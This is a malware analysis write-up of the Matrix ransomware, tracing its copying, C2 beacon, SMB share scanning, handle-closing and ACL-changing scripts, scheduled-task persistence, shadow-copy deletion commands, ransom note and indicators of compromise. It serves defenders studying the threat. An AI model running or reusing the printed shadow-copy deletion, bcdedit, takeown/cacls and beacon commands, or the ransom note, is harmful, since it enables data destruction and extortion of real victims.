MATRIX RANSOMWARE

UDURRANI

Summary

- ☑ User initiates the malware
- ☑ Payload spawns multiple processes
  - Powershell to get victims external ip address
  - Scans the local drive
  - Scans the shares
  - Use sysinternals tool to close process handles
- ☑ Communicates to a C2 server
- ☑ Encrypt files
- ☑ Deletes shadow copy

Let's get technical

Initial payload is approximately 4.5 MB. Once executed it copies itself as NW[*6-random characters*] e.g. **NWIUHo9Q.exe** or **NWOGMdcy.exe**. Its executed with '-n' command line argument

NWIUHo9Q.exe" -n

CreateProcessW (NULL, ""C:\Windows\system32\cmd.exe" /C copy /V /Y "C:\Users\foo\Desktop\PAYLOAD.exe" "C:\Users\foo\Desktop\NWXZZzv0.exe"", NULL, NULL, FALSE, CREATE_NEW_CONSOLE | NORMAL_PRIORITY_CLASS, NULL, NULL, 0, …)

Initial payload spawns **powershell** to get the victim's external ip address.

cmd.exe" /C powershell "$webClient = New-Object -TypeName System.Net.WebClient; $webClient.DownloadString('http://myexternalip.com/raw')">"C:\Users\foo\Desktop**jpHTulPH.txt**"

Results are saved in a text file called **jpHTulPH.txt.**

If this request timesOut, payload will keep trying.

```
push      0x4d3b6c                                    ; u"/C powershell \\\"$webClient = New-Object -TypeName Syste
```

Network Activity

Following domain requests are made:

QUE: **no7654324wesdfghgfds.000webhostapp.com**
ANS: **145.14.145.168**

QUE: **myexternalip.com**
ANS: **78.47.139.102**

Here is the 3-way handShake, followed by a GET request, giving away some info to the C2 server

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.142      TO IP ADDRESS 145.14.145.59
        PORT INFORMATION (49270, 80)
        SEQUENCE INFORMATION (3795841308, 0)
        (14: 20: 20: 66)

============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 145.14.145.59       TO IP ADDRESS 172.16.223.142
        PORT INFORMATION (80, 49270)
        SEQUENCE INFORMATION (2958081036, 3795841309)

        (14: 20: 20: 60)

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.142      TO IP ADDRESS 145.14.145.59
        PORT INFORMATION (49270, 80)
        SEQUENCE INFORMATION (3795841309, 2958081037)
        (14: 20: 20: 60)

============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.142      TO IP ADDRESS 145.14.145.59
        PORT INFORMATION (49270, 80)
        SEQUENCE INFORMATION (3795841309, 2958081037)

        (14: 20: 20: 319)
GET /addrecord.php?apikey=newrar_api_key&compuser=WIN-RN4A1D7IM6L|foo&s
id=9M2f64iz8R4J3Bs6&phase=[ALL]1B4B76D8C19EF74E HTTP/1.0
Host: no76543
24wesdfghgfds.000webhostapp.com
Keep-Alive: 300
Connection: keep-aliv
e
User-Agent: Mozilla/4.0 (compatible; Synapse)
```


```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 145.14.145.59       TO IP ADDRESS 172.16.223.142
        PORT INFORMATION (80, 49270)
        SEQUENCE INFORMATION (2958081037, 3795841574)

        (14: 20: 20: 1494)
HTTP/1.1 410 Gone
Date: Sat, 10 Nov 2018 07:48:38 GMT
Content-Type: t
ext/html
Content-Length: 7499
Connection: keep-alive
ETag: "5b212653
-1d4b"
Server: awex
X-Xss-Protection: 1; mode=block
X-Content-Type-O
ptions: nosniff
X-Request-ID: 1dba302bdb25c43e9b901333fef75892

<!do
ctype html>
<html>
<head>

        <script>
        (function(i,s,o,g,r,a,m){i
['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
                (i[r
].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(
o),
            m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.pare
ntNode.insertBefore(a,m)
        })(window,document,'script','https://w
ww.google-analytics.com/analytics.js','ga');
```

Time to Scan the network

One of the spawned executable is responsible for the scanning task. It starts with an ARP request.

```
ARP, Request who-has 10.0.0.107 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.90 tell 10.0.0.11, length 46
ARP, Request who-has 10.0.0.91 tell 10.0.0.11, length 46
ARP, Request who-has 10.0.0.67 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.65 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.97 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.50 tell 10.0.0.11, length 46
ARP, Request who-has 10.0.0.51 tell 10.0.0.11, length 46
ARP, Request who-has 10.0.0.53 tell 10.0.0.11, length 46
ARP, Request who-has 10.0.0.52 tell 10.0.0.11, length 46
ARP, Request who-has 10.0.0.93 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.92 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.96 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.95 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.93 tell 10.0.0.11, length 46
ARP, Request who-has 10.0.0.91 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.94 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.98 tell 10.0.0.188, length 46
ARP, Request who-has 10.0.0.99 tell 10.0.0.188, length 46
```

It starts scanning the network on port 139 && 445



Scan is pretty noisy. Let's say you have 2 interfaces **10.0.0.90** and **172.16.223.99**. This means:

10.0.0.90 scans 10.0.0.1 - 10.0.0.254
10.0.0.90 scans 172.16.223.1 - 172.16.223.254

172.16.223.99 scans 10.0.0.1 - 10.0.0.254
172.16.223.99 scans 172.16.223.1 - 172.16.223.254

Pretty noisy isn't it???

The malware scans the shares by doing

```
NetShareEnum ( "\\10.0.0.6", 1, REF, 4294967295,
0x03d8fedc, 0x03d8fed8, 0x03d8fed4 )
```

The 2nd parameter is an integer value that indicates: Get info about the share like name, type etc.

3rd parameter is a pointer to a buffer array that will hold all the information. Its passing by reference. This means that the actual return value just tells if there was an error or not. Actual info is received in the buffer. If path is not reachable, we get **ERROR_BAD_NETPATH**

Later **NdrClientCall2**() is called, followed by **memset** to zero-out the allocated buffer bytes.

Sharing protocol communication is owned by **System** process as you can see on the left.

What if the scan is successful / path is reachable

The payload keeps on trying the function until it gets the following:

NERR_Success

On success, the payload reads the buffer array to get share's name, type etc.

Now the payload is ready to access the share:

CreateProcessW (NULL, "PATH_TO_EXE" "\\10.0.0.2\C$", NULL, NULL, FALSE, CREATE_NEW_CONSOLE | NORMAL_PRIORITY_CLASS, NULL, NULL, …)

Followed by

GetComputerNameEx()
RpcStringBindingCompose()

with ncacn_np", "\\ipAddress", "\PIPE\srvsvc" values for named-pipe identification.

Once the scan is complete, payload keeps the following data: Unreachable IP's, followed by **[DONE].** This indicates that the scan is complete, followed by reachable ip addresses

\\172.16.223.252
\\172.16.223.253
\\172.16.223.254

[DONE]
\\10.0.0.2\C$
\\172.16.223.147\C$

Followed by the following message

[**LETDO**]: \\10.0.0.2\C$

A key is generated

[**GENKEY**][**DONE**]: 3FF9057AF9F9BBFD

At this point, payload starts scanning the remote path.

Payload keeps track of this activity by using

[**LPROGRESS**] value

```
push        0x4dfde4      ; u"[DIRSCAN: "
lea         edx, dword [ebp+var_174]
mov         eax, 0x1
```

u”[LDRIVESSCAN]"
u”[DONE]
u”[LDRIVES]
u”%COMPUTERNAME%"
u”%USERNAME%"
u”[DIRSCAN”
u”[SHARESSCAN]"
u”[SHARES]"
u"[DONE]: NO_SHARES!"

Registry Activity


reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "C:\Users\foo\AppData\Roaming\AZHtMbFr.bmp" /f & reg add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d "0" /f & reg add "HKCU\Control Panel\Deskto...

reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "C:\Users\foo\AppData\Roaming\AZHtMbFr.bmp" /f

reg add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d "0" /f

reg add "HKCU\Control Panel\Desktop" /v TileWallpaper /t REG_SZ /d "0" /f

Wallpaper settings added for the following bmp file



Closing handles and file access list

In windows operating system, an open handle means you can't modify the file. You can get away with that on Linux OS. Payload uses sysinternals tool (modified version) to accomplish this task. Once the handles are closed, its easy for the payload to encrypt files.


```
dw        u"PROCEXP152.SYS"
FUNC(*(ebx + esi * 0x4), u"/nobanner")
esi = RegQueryValueExW(varx, u"EulaAccepted", 0x0, 0x0, &vara, &varb, esi);
u"Software\Sysinternals"
OpenProcessToken(GetCurrentProcess()…)
LookupPrivilegeValue()
AdjustTokenPrivileges()
CloseHandle()
```

```
NtQueryInformationProcess ( GetCurrentProcess(), ProcessDeviceMap, ...)
GetModuleFileNameA()
NtOpenProcess()
NtOpenProcessToken()
```

Here are some of the commands:

```
8e5jUSTH.exe -accepteula "RacDatabase.sdf" -nobanner
8e5jUSTH.exe  -accepteula -c  -y -p handles -nobanner

cmd /c ""C:\Users\foo\Desktop\Uz2xJlLt.bat" "C:\e81969f1d3d8b6d95f\deffactory.dat""
cacls  "C:\e81969f1d3d8b6d95f\Silverlight_privacy.htm" /E /G foo:F /C
cmd /c ""C:\Users\foo\Desktop\Uz2xJlLt.bat" "C:\foo\bin\htmltree.bat"
takeown  /F "C:\e81969f1d3d8b6d95f\BlockMSI_Text.htm"
```


In short, the payload is doing the following




- *Close handles using modified version of sysInternal tool (8e5jUSTH.exe)*
- *Change ownership by using taskown.exe*
- *Modify file access list by using cacls.exe*
- *Encrypt the file*


The above tasks are done by using a BAT file

```
cacls %1 /E /G %USERNAME%:F /C
takeown /F %1
set FN="%~nx1"
cd /d "%~dp0"
FOR /F "UseBackQ Tokens=3,6 delims=: " %%I IN (`8e5jUSTH.exe -accepteula %FN% -nobanner`)
DO (8e5jUSTH.exe -accepteula -c %%J -y -p %%I -nobanner)
```






```
2F 00 6E 00 6F 00 62 00 61 00 6E 00 6E 00 65 00  /.n.o.b.a.n.n.e.
72 00 00 00 2D 00 6E 00 6F 00 62 00 61 00 6E 00  r...-.n.o.b.a.n.
6E 00 65 00 72 00 00 00 49 00 6E 00 74 00 65 00  n.e.r...I.n.t.e.
72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00  r.n.a.l.N.a.m.e.
00 00 00 00 46 00 69 00 6C 00 65 00 56 00 65 00  ....F.i.l.e.V.e.
72 00 73 00 69 00 6F 00 6E 00 00 00 46 00 69 00  r.s.i.o.n...F.i.
6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00  l.e.D.e.s.c.r.i.
70 00 74 00 69 00 6F 00 6E 00 00 00 4C 00 65 00  p.t.i.o.n...L.e.
67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00  g.a.l.C.o.p.y.r.
69 00 67 00 68 00 74 00 00 00 00 00 43 00 6F 00  i.g.h.t.....C.o.
6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00  m.p.a.n.y.N.a.m.
65 00 00 00 0A 00 25 00 73 00 20 00 76 00 25 00  e.....%.s. .v.%.
73 00 20 00 2D 00 20 00 25 00 73 00 0A 00 25 00  s. .-. .%.s...%.
73 00 0A 00 25 00 73 00 0A 00 0A 00 00 00 00 00  s...%.s.........
```



```
00475810      60
00475811      BE 00D04400
00475816      8DBE 0040FBFF
0047581C      57
0047581D    v EB 0B
0047581F      90
00475820    > 8A06
00475822      46
00475823      8807
00475825      47
00475826      01DB
00475828    v 75 07
0047582A      8B1E
0047582C      83EE FC
0047582F      11DB
00475831    ^ 72 ED
```



```
L"SystemShared"
L"/nobanner"
L"-nobanner"
L"InternalName"
L"FileVersion"
L"FileDescription"
L"LegalCopyright"
L"CompanyName"
L"\n%s v%s - %s\n%s\n%s\n\n"
L"\\StringFileInfo\\%04X%04X\\%s"
L"\\VarFileInfo\\Translation"
"x`@"
".\r\r\n$"
L"SystemShared"
"dex2"
"lg"
"erviceConfig2W"
"Time"
"IsLFNDriveW"
```

Payload also creates pid.txt & pidlock.txt for process information.

Scheduled tasks

Payload creates a scheduled task by using a vbs script

```
Option Explicit
dim W
Set W = CreateObject("Wscript.Shell")
W.Run "cmd.exe /C schtasks /Create /tn DSHCA /tr ""C:
\Users\foo\AppData\Roaming\X3e8uPkn.bat"" /sc minute /mo 5 /RL HIGHEST /F", 0, True
W.Run "cmd.exe /C schtasks /Run /I /tn DSHCA", 0, False
```

The BAT script will run the following command using CMD.exe

```
cmd.exe" /C schtasks /Create /tn DSHCA /tr "C:\Users\foo\AppData\Roaming\X3e8uPkn.bat" /
sc minute /mo 5 /RL HIGHEST /F
```

Sequence of processes will be:

PAYLOAD.exe -> WSCRIPT.exe -> CMD.exe -> SCHTASKS.exe

Delete the shadow copy

Malware will use another BAT file to accomplish this task, followed by deleting the VBS script

```
vssadmin Delete Shadows /All /Quiet
wmic SHADOWCOPY DELETE
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
del /f /q "C:\Users\foo\AppData\Roaming\jcGFQj1p.vbs"
SCHTASKS /Delete /TN DSHCA /F
del /f /q %0
```

Process flow

For complete process flow and network flow, please click on the following link

https://udurrani.com/exp0/matrix_flow.pdf

The Ransom note

Victim would see the final note i.e. the wallpaper on the desktop once the machine is rebooted. Malware keeps track of directory scan.

```
G=42089 / B=91 / T=42180
```

Other logs are kept as 'OPER_BTO' for file access denied
And 'ATO_OPER' not able to close the handle(s)

Files are encrypted either with .**FOX** or .**NEWRAR** extension

Here is the Ransom note:

HOW TO RECOVER YOUR FILES INSTRUCTION

ATENTION!!!
We are realy sorry to inform you that **ALL YOUR FILES WERE ENCRYPTED** by our automatic software. It became possible because of bad server security.
ATENTION!!!
Please don't worry, we can help you to **RESTORE** your server to original state and decrypt all your files quickly and safely!

INFORMATION!!!
Files are not broken!!!
Files were encrypted with AES-128+RSA-2048 crypto algorithms.
There is no way to decrypt your files without unique decryption key and special software. Your unique decryption key is securely stored on our server. For our safety, all information about your server and your decryption key will be automaticaly **DELETED AFTER 7 DAYS!** You will irrevocably lose all your data!
** Please note that all the attempts to recover your files by yourself or using third party tools will result only in irrevocable loss of your data!*
** Please note that you can recover files only with your unique decryption key, which stored on our side. If you will use the help of third parties, you will only add a middleman.*

HOW TO RECOVER FILES???
Please write us to the e-mail *(write on English or use professional translator)*:
newrar@tuta.io
newrar@cock.lu

empty

You have to send your message on each of our 3 emails due to the fact that the message may not reach their intended recipient for a variety of reasons!

In subject line write your personal ID:

1B4B76D8C19EF74E

We recommed you to attach 3 encrypted files to your message. We will demonstrate that we can recover your files.

** Please note that files must not contain any valuable information and their total size must be less than 5Mb.*

OUR ADVICE!!!

Please be sure that we will find common languge. We will restore all the data and give you recommedations how to configure the protection of your server.

We will definitely reach an agreement ;) !!!

ALTERNATIVE COMMUNICATION

If you did not receive the answer from the aforecited emails for more then 24 hours please send us Bitmessages from a web browser through the webpage https://bitmsg.me. Below is a tutorial on how to send bitmessage via web browser:

1. Open in your browser the link https://bitmsg.me/users/sign_up and make the registration by entering name email and password.
2. You must confirm the registration, return to your email and follow the instructions that were sent to you.
3. Return to site and click "Login" label or use link https://bitmsg.me/users/sign_in, enter your email and password and click the "Sign in" button.
4. Click the "Create Random address" button.
5. Click the "New massage" button.
6. **Sending message:**

To: Enter address: **BM-2cXRWRW5Jv5hxbhgu2HJSJrtPf92iKshhm**
Subject: Enter your ID: **1B4B76D8C19EF74E**
Message: Describe what you think necessary.
Click the "Send message" button.

IOC's

1091cbf3f786b4fe91c64e26d21eb3ec
1725136d668a47ecafea00b8736fb9b5
215344c4e45de6cc357c6b7b5687c0db
2f5b509929165fc13ceab9393c3b911d
348fc7b0726d30edb1aa4de337b97c1e
49edab2eafe3d8b7b61d2a8c95812a36
5150fb46000d90af8657dbed4736be3f
66c7ca7b642a531ea1f9bf611ef8f42b
6c3a0835cf8d7825377899b162d235a1
8fb46b2240f50b6c0bd9b456d105ccd1
b927ed3a136dcea08620c885e260de49
de735aece4a40f2cd24b21e709885aaa
94c5f1c9765303c1a28a1b4f164b7fab
e83af4eeacfaaf3c45da5366d40ecdb1

QUE: no7654324wesdfghgfds.000webhostapp.com
ANS: 145.14.145.168, 145.14.145.59

QUE: myexternalip.com
ANS: 78.47.139.102

DE
Germany
Europe
Western Europe

Conclusion


```
+-+-+-+-+-+ +-+-+-+-+-+ +-+-+-+-+-+ +-+-+-+-+-+-+-+-+-+-+-+-+
|S|T|A|Y| |A|W|A|Y| |F|R|O|M| |R|A|N|S|O|M|W|A|R|E|
+-+-+-+-+-+ +-+-+-+-+-+ +-+-+-+-+-+ +-+-+-+-+-+-+-+-+-+-+-+-+
```